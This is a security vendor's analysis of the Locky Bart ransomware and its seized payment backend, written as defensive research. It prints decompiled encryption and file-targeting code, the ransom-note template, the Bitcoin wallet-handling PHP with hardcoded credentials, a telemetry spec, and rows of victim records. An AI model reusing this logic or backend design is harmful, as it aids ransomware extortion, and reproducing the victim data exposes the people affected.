

Locky Bart ransomware and backend server analysis | Malwarebytes Labs

By Malwarebytes Labs

Published: 2017-01-30 · Archived: 2026-04-05 15:56:21 UTC

In this post we will cover the Locky Bart ransomware. The developers of Locky Bart already had 2 very successful ransomware campaigns running called “Locky” and “Locky v2”. After some users reported being infected with Locky Bart, we investigated it to find the differences as to gain greater knowledge and understanding of this new version.

The Locky Bart ransomware has new features that are different from its predecessors. It can encrypt a machine without any connection to the Internet. It also has a much faster encryption mechanism.

Our research would also indicate that the backend infrastructure of Locky Bart might be maintained by a different threat actor than the original versions. While the internals of the malicious binary share a great number of similarities, there were some notable differences.

These included: *Comments in the code of the application, but more notably the kind of software used in the backend server.*

This did not come as a surprise, as cyber-criminals are known to share, rent, sell, and even steal malicious code from one another.

Analysis of Locky Bart’s binary

In previous incarnations, Locky Bart used a simpler encryption process. They enumerated the files targeted for encryption, placed each in a password protected ZIP archive, and repeated this process until all the files were encrypted. The creators did not use the AES ZIP protection, but an older algorithm, and because of this, researchers were able to make a decrypting application.

Locky Bart performs a fairly straight forward set of actions to encrypt the victim’s files. They are as follows:

- Wipe System Restore Points with VSSadmin.
- Generate a seed to create a key to encrypt user’s files.
- Enumerate the files it wants to encrypt, skipping certain folders to speed it up.
- Encrypt the enumerated files with the generated key.
- Encrypt the key used to encrypt the files with a master key, which now becomes the victim’s “UID” used to identify them.
- Create a ransom note on the desktop with a link to a payment page and their “UID”.

```
1133 DWORD GenerateSeed()  
1134 {  
1135     DWORD result;  
1136     DWORD v1;  
1137     DWORD v2;  
1138     DWORD v3;  
1139     DWORD v4;  
1140     DWORD v5;  
1141     LARGE_INTEGER PerformanceCount;  
1142     struct _FILETIME SystemTimeAsFileTime;  
1143  
1144     GetSystemTimeAsFileTime(&SystemTimeAsFileTime);  
1145     v1 = SystemTimeAsFileTime.dwLowDateTime ^ SystemTimeAsFileTime.dwHighDateTime;  
1146     v2 = GetCurrentProcessId() ^ v1;  
1147     v3 = GetCurrentThreadId() ^ v2;  
1148     v4 = GetTickCount() ^ v3;  
1149     QueryPerformanceCounter(&PerformanceCount);  
1150     v5 = PerformanceCount.LowPart ^ PerformanceCount.HighPart;  
1151     result = PerformanceCount.LowPart ^ PerformanceCount.HighPart ^ v4;  
1152     return result;  
1153 }
```

The function used to generate a seed, which is used to create a key to encrypt the files with. It uses variables like system time, process ID, thread ID, Process Alive Time, and [CPU](#) ticks to generate a random number.

```

1957 int __usercall Enumerate@<eax>(int a1@<ecx>, int a2@<edx>, int *a3)
1958 {
1959
1960     sub_1053E51((int)&v33, a1);
1961 LABEL_2:
1962     while ( 2 )
1963     {
1964         for ( i = (int)v34; v33 != i; i = (int)v36 )
1965         {
1966             v6 = (LPCSTR *)sub_10583CB((int)&v27, (int)&v25, "");
1967             hFindFile = FindFirstFileA(*v6, &FindFileData);
1968             if ( hFindFile != (HANDLE)-1 )
1969             {
1970                 do
1971                 {
1972                     v8 = sub_105861B((int *)&v27, "\\", 0, 0);
1973                     sub_10582A6((char **)&v32, FindFileData.cFileName);
1974                     if ( FindFileData.dwFileAttributes & 0x10 )
1975                     {
1976                         if ( !sub_1058508(&v32, ".") && !sub_1058508(&v32, "..") )
1977                         {
1978                             v10 = 0;
1979                             while ( 1 )
1980                             {
1981                                 v11 = *sub_10582A6((char **)&v24, off_105F040[v10]);
1982                                 v12 = strcmp(v11, v32);
1983                                 v24 = 0;
1984                                 if ( v13 )
1985                                 {
1986                                     break;
1987                                 }
1988                                 ++v10;
1989                                 if ( v10 >= 14 )
1990                                 {
1991                                     v14 = sub_10583CB((int)&v37, (int)&v23, "\\");
1992                                     sub_105832B((int)&v37, v14);
1993                                     if ( sub_105279B((LPCSTR *)&v37, (v38 != 0) + 1) )
1994                                     {
1995                                         v16 = &v33;
1996                                         goto LABEL_30;
1997                                     }
1998                                     if ( !v15 && sub_105279B((LPCSTR *)&v37, 2) )
1999                                     {
2000                                         v16 = &v28;
2001                                         goto LABEL_30;
2002                                     }
2003                                     break;
2004                                 }
2005                             }
2006                         }
2007                     }
2008                 else if ( sub_105269D(&v32) )
2009                 {
2010                     v17 = FindFileData.nFileSizeLow;
2011                     v18 = FindFileData.nFileSizeHigh;
2012                     if ( sub_105279B((LPCSTR *)&v37, 0) )
2013                     {
2014                         if ( v18 <= 0 && (v18 < 0 || v17 < 0x6400000) )
2015                         {
2016                             v16 = v26;
2017                             if ( v38 )
2018                             {
2019                                 v16 = a3;
2020                             }
2021                         }
2022                     }
2023                 }
2024             }
2025         }
2026     }
2027     v19 = hFindFile;
2028 }

```

```

2024         while ( FindNextFileA(hFindFile, &FindFileData) );
2025         FindClose(v19);
2026         goto LABEL_2;
2027     }
2028 }
2029 break;
2030 }
2031 sub_1053F4C((int)&v28);
2032 return sub_1053F4C((int)&v33);
2033 }

```

The function used to enumerate and encrypt the files.

```

827 char *off_105F040[14] =
828 {
829     "tmp",
830     "winnt",
831     "Application Data",
832     "AppData",
833     "PerfLogs",
834     "Program Files (x86)",
835     "Program Files",
836     "ProgramData",
837     "temp",
838     "Recovery",
839     "$Recycle.Bin",
840     "System Volume Information",
841     "Boot",
842     "Windows"
843 };

```

Locky Bart will skip any folders with these strings in them.

```

1 char *off_105E9B0[161] = {
2 ".n64", ".m4u", ".m3u", ".mid", ".wma", ".flv", ".3g2", ".mkv", ".3gp", ".mp4",
3 ".mov", ".avi", ".asf", ".mpeg", ".vob", ".mpg", ".wmv", ".fla", ".swf", ".wav",
4 ".mp3", ".qcow2", ".vdi", ".vmdk", ".vnx", ".gpg", ".aes", ".ARC", ".PAQ", ".tar.bz2",
5 ".tbk", ".bak", ".tar", ".tgz", ".gz", ".7z", ".rar", ".zip", ".djv", ".djvu", ".svg",
6 ".bmp", ".png", ".gif", ".raw", ".cgm", ".jpeg", ".jpg", ".tif", ".tiff", ".NEF", ".psd",
7 ".cmd", ".bat", ".sh", ".class", ".jar", ".java", ".rb", ".asp", ".cs", ".brd", ".sch",
8 ".dch", ".dip", ".p", ".vbs", ".vb", ".js", ".asm", ".pas", ".cpp", ".php", ".ldf", ".mdf",
9 ".ibd", ".MYI", ".MYD", ".frm", ".odb", ".dbf", ".db", ".mdb", ".sq", ".SQLITE3", ".SQLITE3",
10 ".asc", ".lay6", ".lay", ".ms11(Security copy)", ".ms11", ".sldm", ".sldx", ".ppsm", ".ppsx",
11 ".ppam", ".docb", ".mm", ".sxm", ".otg", ".odg", ".uop", ".potx", ".potm", ".pptx", ".pptm",
12 ".std", ".sxd", ".pot", ".pps", ".sti", ".sxi", ".otp", ".odp", ".wb2", ".123", ".wks", ".wkl",
13 ".xltx", ".xltm", ".xlsx", ".xlsm", ".xlsb", ".slk", ".xlw", ".xlt", ".xlm", ".xlc", ".dif",
14 ".stc", ".sxc", ".ots", ".ods", ".hwp", ".602", ".dotm", ".dotx", ".docm", ".docx", ".DOT",
15 ".3dm", ".max", ".3ds", ".xm", ".txt", ".CSV", ".uot", ".RTF", ".pdf", ".XLS", ".PPT", ".stw",
16 ".sxw", ".ott", ".odt", ".DOC", ".pem", ".p12", ".csr", ".crt", ".key"
17 };

```

The file-types that Locky Bart targets to encrypt.

```
1 "!!! IMPORTANT INFORMATION !!!\n"
2 "\n"
3 "All your files are encrypted.\n"
4 "\n"
5 "Decrypting of your files is only possible with the private key, which is on our secret server.\n"
6 "To receive your private key follow one of the links:\n"
7 "\t1. http://khh5cmzh5q7yp7th.tor2web.org/?id=AnOh/Cz9MMLiZMS9k/8huVvEbF6cg1TklaAQBLaDaGiV\n"
8 "\t2. http://khh5cmzh5q7yp7th.onion.to/?id=AnOh/Cz9MMLiZMS9k/8huVvEbF6cg1TklaAQBLaDaGiV\n"
9 "\t3. http://khh5cmzh5q7yp7th.onion.cab/?id=AnOh/Cz9MMLiZMS9k/8huVvEbF6cg1TklaAQBLaDaGiV\n"
10 "\t4. http://khh5cmzh5q7yp7th.onion.link/?id=AnOh/Cz9MMLiZMS9k/8huVvEbF6cg1TklaAQBLaDaGiV\n"
11 "\n"
12 "If all addresses are not available, follow these steps:\n"
13 "\t1. Download and install Tor Browser: https://torproject.org/download/download-easy.html\n"
14 "\t2. After successful installation, run the browser and wait for initialization.\n"
15 "\t3. Type in the address bar:\n"
16 "\t  %s.onion/?id=%s\n"
17 "\t4. Follow the instructions on the site.\n"
```

The string that Locky Bart uses to make a Ransom Note. The “khh5cmzh5q7yp7th.onion” is the payment server, and the “AnOh/Cz9MMLiZMS9k/8huVvEbF6cg1TklaAQBLaDaGiV” is a sample UID that would be sent with the URL to the server for the victim to make a payment. Remember that the UID is only an encrypted version of the key that can be used to decrypt a victim’s files.

How the creators of Bart Locky acquire the key is what differentiates this version from its predecessors. When the victim of the ransomware visits the URL to make their payment for the ransom, they are unknowingly sending their decryption key to the criminals.

Let’s break down the process in a more granular method, to better understand it.

- Locky Bart gathers information on the victim’s machine to create an encryption key.
- Locky Bart encrypts the user’s files using the seeded key created in the previous step.
- Locky Bart then encrypts the key that was used for the original encryption with a one way encryption mechanism, using the public key of a public / private key pair method. The private key for this second encryption resides on the malicious server and is never accessible to the victim.
- Locky Bart then generates a URL on the victim’s machine. It contains the link to a TOR cloaked .onion address where the malicious backend website is hosted. This URL has a user ID within it. This UID is the original decryption key, in encrypted form.
- The victims visits the .onion site and the malicious server harvests the encrypted UID.

This UID is useless to the victim though, because they do not have the private key to decrypt their files. However, the ransomware creator’s server does, meaning his server can not only use the UID to identify the victim, but also decipher the UID into their victim’s key upon payment of the ransom.

In the end, only the ransomware creators can decrypt the user’s files, and because of this feature, there is no need to access the malicious server to encrypt them.

Locky Bart Software Protection technique

The Locky Bart binary also uses a software protection technique. This technique is known as code virtualization and is added to the Locky Bart binary by using a program called “[WPProtect](#)”.

This makes reversing the binary significantly more difficult to disassemble and complicates stepping through the code, a technique used to understand what it does. Legitimate uses of this type of software are most typically seen in anti-piracy mechanisms. An example of a commercial version of this type of software would be [Themida](#). The author of Locky Bart probably chose this particular anti-tampering mechanism as it is free, open source, and provides many features. This adoption of software protection techniques is a troubling development. These applications, including WPProtect, make reversing and analysis significantly more challenging.


The Locky Bart server

The second half of Locky Bart is the server and backend. This server is used to provide the victims with a payment mechanism to pay the ransom.

- Receive the bitcoins used as a payment method.
- Transfer the bitcoins to other wallets.
- Generate a decryption EXE for the victims.
- Provide the victims with the decryption EXE to the victims.
- Accrue additional information on the victims.

The Locky Bart backend runs on a framework called [yii](#). Yii is a high-performance PHP framework best for developing Web 2.0 applications.

This framework contains a wealth of information on the inner workings of Locky Bart.



TheYii debug panel that contained extensive information about the configuration server. “>

Access to this control panel revealed:

- Every configuration setting for all the software running on the server such as PHP, Bootstrap, Javascript, Apache (if used), Nginx (If used), ZIP, and more.
- Every request that was made to the server including their request information, header information, body, timestamp, and where they originated.
- Logs that showed every error, trace, and debug item.
- All the automated email functions.
- MYSQL Monitoring that showed every statement made and its return.

Locky Bart stores information in a MYSQL database. The credentials to the MYSQL server reside in a “Config” PHP file in the “Common” folder of the site. An example path looks like the following: `/srv/common/config/main-local.php`

```
1 <?php
2 return [
3     'components' => [
4         'db' => [
5             'class' => 'yii\db\Connection',
6             'dsn' => 'mysql:host=localhost;dbname=loki',
7             'username' => 'root',
8             'password' => 'root',
9             'charset' => 'utf8',
10        ],
11        'mailer' => [
12            'class' => 'yii\swiftmailer\Mailer',
13            'viewPath' => '@common/mail',
14            // send all mails to a file by default. You have to set
15            // 'useFileTransport' to false and configure a transport
16            // for the mailer to send real emails.
17            'useFileTransport' => true,
18        ],
19    ],
20 ];
```

The contents of Locky Bart’s server MYSQL config file“>

The information contained in the MYSQL database consists of the victims Unique IDentifier, the encryption key, BitCoin Address, Paid Status, and Timestamps.

uuid	pkey	btc_address	done	dt_first	dt_last
A+1nwH3AQSEWDLcetyfz2Mzj0n0t8LpXbKfG7gPddw==	JBAOm4kwwQcI24aiyVMW0hnlG2KH7Geh49RM5M=	158YnbFsTnpMtaRKhSn19oa9aaLITJMhH	0	2016-08-14 20:19:53	2016-08-14 20:19:53
A+5+qXq3GobFLHUFXUkIm97MvIqd+QXl0ZKWXGzd3IA==	wiNwempancUmyzLeAPWCghnl0z4kftxyGRWw4IYI=	18DUJHn4G9yW4AY0MkXmXyBPWLhPcgc7	0	2016-08-20 06:58:34	2016-08-20 06:58:34
A+GEJznwmiKHh30M1FBM2W01qAKDE1PEIS0BTM555Q==	gOQ53fInHxSnTbXQ+ENE5bqJ8oywcbRfZe+vaM=	1AmTuYoJ3q94A1AdWhL1chwsPJNXpMT8KH	0	2016-08-24 00:56:59	2016-08-24 00:56:59
A+54kLjGoAUzdr0DoGePddNyrMw0CUXnkk113mXaw==	AGeoajCWWT3xX3m17Nk7rPG+BVzCOOH310+amhU0Q=	1DZcDBu357qRDCsNFk19Fxt51yIQZ5VlQ	0	2016-08-10 01:51:09	2016-08-10 01:51:09
A0fllqvcqakvOMp7Y2D76E1d16J8Jba3XrXtlbAYfwSA==	KuYrkp9AvDY9P0ua9yG55d0KXyGfHqF5rUJTM=	1DP3WTCZaW4eEZDVTGQM6TJzZ85BVEvgof	0	2016-08-16 16:15:36	2016-08-16 16:15:36
A2y6aA+gCD9yefveJtzY7i++i9EhaNxiVmsHukJag==	HVpan2QeBBYNGC7J2kEY7un9PLok2768z2AejddQJ0=	1MHY3VUmJmsfHpTqxnaKAJhSPHccPR5A	0	2016-08-24 05:52:59	2016-08-24 05:52:59
A38RgV5ECLXZmxWAV7BimdXoHaydWfY4Qe2A+qdrJRZw==	JT+7KQ0WxXsVxZZFHSTLDbtoEb5kPu+X4avcgXq1brI=	1PUeAokyRzuaKgfahMGDSBN9Y2HUACTvk	0	2016-08-24 04:09:29	2016-08-24 04:09:29
A3D6u0qtskSkklfayMeMcuvpy98NvYudAzZwWpKB+dQ==	mpQVmhRORUgFzQqWATduyb5PHIH9UJ3r4GilmY+0E=	1CZ73PK7Ypg6iym2KQXPWEDLpXXL7zP	0	2016-08-10 05:59:13	2016-08-10 05:59:13
A3Y3SQ+2Xq36ByfJE3k/m1vjC6RLJ5UqsWvqjt8F0x==3	4YbwZJd5T3fK9hTHS6/BwMhaKuUisD4kXMSvo25=	191MSBd7h2RzDPgFZinTurAMP6Uu5QMjy63	0	2016-08-08 22:20:31	2016-08-08 22:20:31
A46x+FPvNziNNB0ICEZIG3XqShsQZQRNq1mR166RGdw==	XcY4UJSMdULzwcBfReTmrf54FTc07nJ8hH0u+RVjBek=	19hSaz9u25U27RPMjzEHjkekEE8DojaYN	0	2016-08-09 00:22:40	2016-08-09 00:22:40
A4DWHHv59RKgW8vDU+XYxDIS6GJqU7H0Fm+NQOBmfxf==	XxULlWQIGZhdXtYRTkrJJaIMdLxibG1VsZhCdoi=	19dSdfgggsjR1b2r5JYmnyDG76C4xPJH	0	2016-08-08 15:42:42	2016-08-08 15:42:42
A5hS2nfyJK2yGnd+hn3XsTrXZKL2hJwCIR6S70mharUA==	dQGwuUIDT0nzLSIMGVWEFRISaBPD5n4qDJY2TlqDEo=	1LlU4PVkNwQToVsm7Mtr2YejmMNH5xQz	0	2016-08-19 17:36:25	2016-08-19 17:36:25
A50kYzJ9bUqWZ8XSPs4vKMJH1C3zNEFHfPzYKRUBg==	x/AjOo9xhC1a0T5TlVLCdn+y7Z+eIqBYsKPlbkw=	1FDZSNV7G8ALkonk3d675sZTesk6nEkk	0	2016-08-24 05:40:50	2016-08-24 05:40:50
A6u4wFdFyPdvIdBq8iMIG3XqShsQZQRNq1mR166RGdw==	g6VYUJOMeIUwnal2szzQK3A1L0nUlsiqSRfRvRgW=	1Aic2vCUMQ5Lq4XW16ngCzNj8UhlWmX	0	2016-08-09 03:31:18	2016-08-09 03:31:18
A77kGlsUmz9kOKBHP9zuxU4yoEbhskF2+Ckrdf7+Bw==	yOoeOdOp64Bxf0Liz14HKVN+Rw+Jn4JPTzSocmiPM=	1KqHqSVRgrPMPBhBCzHUf5nQ9bcfHAZa	0	2016-08-09 00:47:19	2016-08-09 00:47:19
A7K42ONWQTSzhtT89qS5dnhg5U7skS1J222MjhsVq==	X7Dunc9UJUE08eI+wk8UTzCzD6B1JURVW3T+F4I=	1MWRKj7cMTSvWuuy0i34WmES64NA81c	0	2016-08-09 11:01:46	2016-08-09 11:01:46
A7DTRCRSACzHuT7HvuhHkH8PHYRS7j7TqG00yWllW==	WUefrUAO3hcskz9SH74cM8FpZv9nlv8dLVpotc=	1NzSEo3wSn3z6C1g62u6uqT3GIGdLhoy	0	2016-08-08 16:40:43	2016-08-08 16:40:43
A87xJdVLC6mh48OY3D2UJWWT3Pa2ZGmQpLkWhbQ==	q8G4xL5vrfVjPyrOVcn5YQ21R9wpJo+H5WxiUR8=	1FNYMDUXJvUuAXDmVpJCKUzLb4H6ueEk	0	2016-08-10 20:31:51	2016-08-10 20:31:51
A8ZkX0k8pSLPD16Y1l5a9Gm485k47ZU8KZRLzlljll==	X+PS4f4tz2VUeOH5geIVCBWGW2OP+6gysJ+W5NEXM=	1AoU6dFRsaJ6GJZdH8TG3DlayBurfz386	0	2016-08-08 16:19:00	2016-08-08 16:19:00
A9ukWWhAvOP27OP81G0CteZQISWIONqBgnur7AluuQ7wQ==	gxFw27hKKTASvqhNUDAInY1qsu+hpoeXfP30430=	1C9E2akmHX1q1gwDQK9T4jS4HJMjG1REQd	0	2016-08-10 07:58:45	2016-08-10 07:58:45
A9VdyDjOYVndmpnyuX10uqU8UjW4MMAQ8k4NOXHAZ==	/IC3JUEOw9f5gVn4EjwM59wSFz4qwm1NkNvVgWE=	1pggEsrFYUy2Wn1XP7J2FqchT8Caz5Zd	0	2016-08-18 16:36:25	2016-08-18 16:36:25
AivPuUJ+daTkyBvH822V2xwEzK8yK77d5y2X0lpAODQ==	RzQn3GQSMd9kZX10sJAUchVcbCkZcyXy7Evn4TP8=	17Euk3aW8T34cGDGDGHQeNcPsef9pnWT	0	2016-08-13 05:10:31	2016-08-13 05:10:31
Aj5An9m8S7aD5kY90Qa5yMkM3mCgMlrsRyXJtndmg==4	raWICHhyakOA6qWcZLGrxPzhNAf8o8hdmaD68ysJE=	19VAJ2MgW4Rkr9eIdK2YXUoHuzUzofzj	0	2016-08-08 20:52:53	2016-08-08 20:52:53
Ak9Np6BtC4JGR6Cbfz3VmidCoFisqoIPZiPvJN8fA==	8KVUwslLUSMEMgblT9Bmil+24Qh5Qjha7mJockEA=	1HNudV1sWEFoYnKfyeg6LM82UvGjyBx1	0	2016-08-23 11:38:06	2016-08-23 11:38:06

A small part of the table holding the ransomware information in the database.“>

The Locky Bart server also contains a second database that contains further information on the victims of the ransomware.

id	uuid	cmd	cfc	efc	ofc	ffc	enetfc	rs	dall	dused	ss	isBig10	isBig30	isBig60	isBig100	os	lang	dt
431	E1F973598236AD07	fs	0	3254	0	393	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:55:53
432	E13A3B9FD64EABF3	fs	0	2220	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:55:56
433	39B77360426F53B	di	0	0	0	0	0	0	5835	7584	0	0	0	0	0	0		2016-08-08 14:57:15
434	39B77360426F53B	cs	0	0	0	0	0	0	0	0	0	0	0	0	0	6.1 build7601 x64	US	2016-08-08 14:57:15
435	39B77360426F53B	fs	0	68	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:57:18
436	39B77360426F53B	enst	68	68	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:57:18
437	6CFD736334EFF60A	fs	0	2671	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:57:36
438	8D9F736321B3358D	fs	0	3642	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:58:26
439	9B1F7363EEFE2C	cs	0	0	0	0	0	0	0	0	0	0	0	0	0	6.1 build7601 x32	FR	2016-08-08 14:58:47
440	9B1F7363EEFE2C	di	0	0	0	0	0	0	6161	5897	0	0	0	0	0	0		2016-08-08 14:58:47
441	9B1F7363EEFE2C	enst	12	11	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:58:50
442	9B1F7363EEFE2C	ennetst	0	0	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:58:53
443	D2057363A1BCD4B6	cs	0	0	0	0	0	0	0	0	0	0	0	0	0	5.1 build2600 x32	ES	2016-08-08 14:58:54
444	D2057363A1BCD4B6	di	0	0	0	0	0	0	2130	3028	0	0	0	0	0	0		2016-08-08 14:58:54
445	D2057363A1BCD4B6	enst	17	16	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:58:56
446	9B1F7363EEFE2C	flst	0	0	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:58:58
447	DD2B7358D6369F1D	di	0	0	0	0	0	0	1289	1103	0	0	0	0	0	0		2016-08-08 14:58:59
448	DD2B7358D6369F1D	cs	0	0	0	0	0	0	0	0	0	0	0	0	0	5.1 build2600 x32	US	2016-08-08 14:58:59
449	D2057363A1BCD4B6	ennetst	0	0	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:58:59
450	6D3A73603541DAF8	di	0	0	0	0	0	0	1595	873	0	0	0	0	0	0		2016-08-08 14:59:00
451	6D3A73603541DAF8	cs	0	0	0	0	0	0	0	0	0	0	0	0	0	6.1 build7600 x32	US	2016-08-08 14:59:00
452	DD2B7358D6369F1D	enst	84	83	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:59:01
453	D2057363A1BCD4B6	flst	0	0	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:59:02
454	6D3A73603541DAF8	enst	16	15	0	0	0	0	0	0	0	0	0	0	0	0		2016-08-08 14:59:03

Locky Bart ransomware’s “Stats” table example.

```
1 stat.php? id = <id> & cmd = <command> [other options]
2
3 commands
4 1. cmd = enst (local files)
5 & Cfc = <current number of local files> & efc = <current number of encrypted files> & ofc = <number of files in the opened folder> & ffc = <number of encryption errors>
6
7 2. cmd = ennetst (network files)
8 & Cfc = <current number of network file> & efc = <current number of encrypted network files> & ofc = <number of files in network folders> & ffc = <number of encryption errors in network folders>
9
10 <At least>
11 3. cmd = flst (flash drives)
12 & Cfc = <current number of files on a flash drive> & efc = <current number of encrypted files on flash drives> & ffc = <number of encryption errors in a flash drive folders>
13
14 4. cmd = dl (state disk is full, every 15 minutes)
15 & Dall = <volume of all local drives in megabyte> & dused = <load local disks>
16
17 <At least>
18 5. cmd = gf (received command of the machine reboot)
19 without parameters
20
21 6. cmd = ps (CPU)
22 & Ss = <average CPU time for all time> & isBig10 = <0,1> & isBig30 = <0,1> & isBig60 = <0,1> & isBig100 = <0,1>
23
24 7. cmd = fs (work finalized)
25 & Ra = <0,1,2 - reason 0 - all the files are encrypted, 1 - output timeout, 2 - emergency exit pipe fell off> & efc = <number of local files encrypted>
26 & Enetfc = <number of network files encrypted> & ffc = <number of encryption errors>
27
28
29 isBig10 - whether there was a jump of 10 seconds loading at least 80%
30 isBig30 - whether there was a jump of 30 seconds loading at least 80%
31 isBig60 - whether there was a jump of 60 seconds loading at least 80%
32 isBig100 - whether leap seconds 100 downloads at least 80%
33
34 Example:
35 stat.php? id = fgh3o874g8f4t43hg34qiuuqg3 & cfc = 56987 & efc = 12486 & ofc = 824 & ffc = 15
36
37 Machine ID fgh3o874g8f4t43hg34qiuuqg3
38 The total number of files 56987
39 Number of encrypted files 12486
40 Number of files in open directories (pending the end of the files) 824
41 Number of encryption errors (files that could not be encrypted) 15
```

A “ReadMe” file found on the server that seems to detail some features on the Stats database.

The Locky Bart server contains a “BTCwrapper.php” which used a “controller” method that exposes a BTC Wallet Class that all other PHP files can call. This class initiates a connection to the Bitcoin servers through a username and password. This class contained complete methods on controlling and using the main BTC wallet set up by the criminal to store all the money received. This wallet is emptied regularly. This class can create new BTC Addresses as well and had the ability to empty those wallets on payment to the main wallet. There were also methods to check on the status of payments from each victim.

```
64 public static function getBTCTransaction($address)
65 {
66     $ret = array();
67     $btc = new BitcoinWrapper('btshop','igwb81G7f','127.0.0.1', 8332);
68     $res = $btc->btc_check_transaction("shop", $address);
69     $amount = 0;
70     $confirmations = 0;
71     if (isset($res) && is_array($res)) {
72         foreach ($res as $transaction) {
73             $amount += $transaction['amount'];
74             $confirmations += $transaction['confirmations'];
75         }
76     }
77     $ret['amount'] = $amount;
78     $ret['confirmations'] = $confirmations;
79     return $ret;
80 }
81
82 public function getBTCAddress($uuid)
83 {
84     $row = $this->findOne(['uuid' => $uuid]);
85     if (is_null($row)) {
86         $pks = new Pks();
87         $pks->uuid = $uuid;
88         $btc = new BitcoinWrapper('btshop','igwb81G7f','127.0.0.1', 8332);
89         $pks->btc_address = $btc->btc_create_payment_address("shop");
90         $pks->pkey = exec(Yii::$app->params['generator'].' password '.$uuid);
91         //$pks->knock = true;
92         $pks->dt_first = new Expression('NOW()');
93         $pks->dt_last = new Expression('NOW()');
94         $pks->save();
95         $pks->price = $this->getCurrentPrice('now');
96         return $pks->btc_address;
97     }
98     return $row['btc_address'];
99 }
100
101 public function getClient($uuid)
102 {
103     $row = $this->findOne(['uuid' => $uuid]);
104     if (is_null($row)) {
105         $pks = new Pks();
106         $pks->uuid = $uuid;
107         $btc = new BitcoinWrapper('btshop','igwb81G7f','127.0.0.1', 8332);
108         $pks->btc_address = $btc->btc_create_payment_address("shop");
109         $pks->pkey = exec(Yii::$app->params['generator'].' password '.$uuid);
110         $pks->dt_first = new Expression('NOW()');
111         $pks->dt_last = new Expression('NOW()');
112         $pks->price = $this->getCurrentPrice('now');
113         $pks->save();
114         return $pks;
115     }
116     $row->price = $this->getCurrentPrice($row->dt_first);
117
118     return $row;
119 }
```

Some of the functions that the BTCWrapper Class calls.

```
1 <?php
2
3 /**
4  * Easybitcoin wrapper
5  */
6 namespace btc;
7
8
9 class BitcoinWrapper {
10
11     private $bitcoin_obj;
12     private $confirms = 6;
13
14     public $response = "";
15     public $error = "";
16
17     //Соединяется с json rpc демоном и устанавливает ssl соединение
18     function __construct($username, $password, $host = 'localhost', $port = 8332, $url = null, $certificate = null){
19
20         $this->bitcoin_obj = new Bitcoin($username, $password, $host, $port, $url);
21         //echo __DIR__."/cacert.pem";
22         //$this->bitcoin_obj->setSSL(__DIR__."/cacert.pem");
23     }
24
25
26     //Создает платежный адрес для указанного аккаунта
27     //аккаунт может быть пустой строкой, тогда адрес не привязывается ни к какому аккаунту
28     function btc_create_payment_address($account){
29         $this->response = $this->bitcoin_obj->getnewaddress($account);
30         if($this->response == "")
31         {
32             $this->error = $this->bitcoin_obj->error;
33             return FALSE;
34         }
35
36         return $this->response;
37     }
38
39     //get bitcoind info
40     function btc_get_info(){
41
42         $this->response = $this->bitcoin_obj->getinfo();
43         if($this->response == "")
44         {
45             $this->error = $this->bitcoin_obj->error;
46             return FALSE;
47         }
48         return $this->response;
49     }
50
51     //get wallet balance
52     function btc_get_balance(){
53
54         $this->response = $this->bitcoin_obj->getbalance();
55         if($this->response == "")
56         {
57             $this->error = $this->bitcoin_obj->error;
58             return FALSE;
59         }
60         return $this->response;
61     }
62
63     function btc_get_transactions()
64     {
65         $this->response = $this->bitcoin_obj->listtransactions("", 10000);
66         if($this->response == "") {
67             $this->error = $this->bitcoin_obj->error;
68             return FALSE;
69         }
70         return $this->response;
71     }
72
73     //Проверяет состояние транзакции (прием платежа) для указанного аккаунта и адреса
74     //если аккаунт задан как маска "*" то проверяет последние транзакции для всех аккаунтов
75     //возвращает ассоциативный массив, в котором первое значение статус подтверждения (0,1), а второе - сумма на адрес
76     function btc_check_transaction($account, $address){
77         $count = 10;
78         if($account == "")
79             $count = 10000;
